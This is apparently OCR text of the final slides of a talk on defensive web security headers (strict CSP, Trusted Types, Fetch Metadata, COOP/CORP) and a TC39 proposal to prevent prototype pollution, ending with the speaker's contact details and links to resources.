
It all starts with a header..
.. to protect sensitive sites

XSS (strict CSP + TT)

Block 3rd party scripts (allowlist CSP)

Note: Not intended to mitigate XSS

Insufficient isolation issues like XSRF, XSSI, Clickjacking XSLeaks, Spectre, ...
(Fetch Metadata, COOP, CORP, XFO)



Bonus Slides
Prototype Pollution

Preventing Prototype Pollution for the Industry

A proposal to change JavaScript is underway!

In a nutshell: Dynamic access should not be allowed to reach out to prototypes, because that's almost never the developer's intent.

Bonus points: A large number of codebases might be compatible with this change, with little to no refactoring.

Public proposal https://github.com/tc39/proposal-symbol-proto

Thank you!

Lukas Weichselbaum

Senior Staff Information Security Engineer, Google

@we1x

lwe@google.com

Helpful resources

web.dev/strict-csp

csp-evaluator.withgoogle.com

web.dev/trusted-types

web.dev/fetch-metadata

web.dev/security-headers